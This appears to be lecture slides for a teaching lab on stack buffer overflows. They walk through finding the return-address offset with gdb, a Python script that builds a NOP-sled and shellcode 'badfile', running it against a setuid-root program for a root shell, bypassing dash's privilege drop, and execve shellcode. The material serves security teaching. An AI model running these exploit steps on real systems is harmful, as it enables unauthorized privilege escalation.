
```
$ gcc -o stack_gdb -z execstack -fno-stack-protector -g stack_old.c
$ touch badfile
$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...

# ---now in gdb shell--- #
(gdb) b foo
Breakpoint 1 at 0x80484c1: file stack_old.c, line 11.
(gdb) r
...
Breakpoint 1, foo (str=0xbffff13c "...") at stack_old.c:11

# ---now in foo--- #
(gdb) p $ebp
$1 = (void *) 0xbffff118
(gdb) p &buffer
$2 = (char (*)[100]) 0xbffff0ac
(gdb) p/d 0xbffff118 - 0xbffff0ac
$3 = 108
```

Thus, the distance is 108 + 4 = 112

If we have access to the source, or a binary, we can use tools (e.g., `gdb`) to accomplish this task!

(Not always feasible…)

The Structure of the `badfile`



How to Construct the `badfile`

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode

# Put the address at offset ...
ret = 0xbffff118 + 0x7a #0xbfffead8 + 120
content[112:116]  = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

CAUTION! **The new address put in the return address should not contain any zeros in any of its bytes or `strcpy()` will terminate before copying the entirety of `badfile`**

e.g., `0xbffff188 + 0x78 = 0xbffff200`

Compile the vulnerable code (w/ countermeasures disabled) + run the exploit

```
$ sudo ln -sf /bin/zsh /bin/sh
$ gcc -o stack -z execstack -fno-stack-protector stack_old.c
$ sudo chown root stack
$ sudo chmod 4755 stack
$ chmod u+x exploit_old.py
$ exploit_old.py
$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), …
```

NOTE:
(Again) you will use stack.c and exploit.py (or exploit.c) for the lab!

A Note on the Countermeasure

- On Ubuntu 16.04, `/bin/sh` points to `/bin/dash`, which has a countermeasure… ***WHAT IS IT?***
  - It drops privileges when being executed inside a setuid process if `RUID != EUID`

- ***How have we gotten around it before?***

- Link `/bin/sh` to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode to use a viable shell *(i.e., actually bypass this countermeasure)*

```
Change "\x68""//sh" to "\x68""/zsh"
```

- Other methods to defeat the countermeasure discussed later…

Shellcode

Shellcode

- **Goals:** Minimize payload, maximize access/opportunity

- **Approach 1:** A shellcode program written in C

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```


- **Challenges:**
  - Loader issue
  - Zeros in the code

Shellcode *(cont.)*

- **Approach 2:** Directly write assembly code (machine instructions) for launching a shell.
  - Many way to write shellcode
  - We look at one way that uses `execve("/bin/sh", argv, 0)` to run a shell

Brief Background on Registers & Invoking a System Call

EAX	**System Call Number**
EBX	**1st Argument**
ECX	**2nd Argument**
EDX	**3rd Argument**



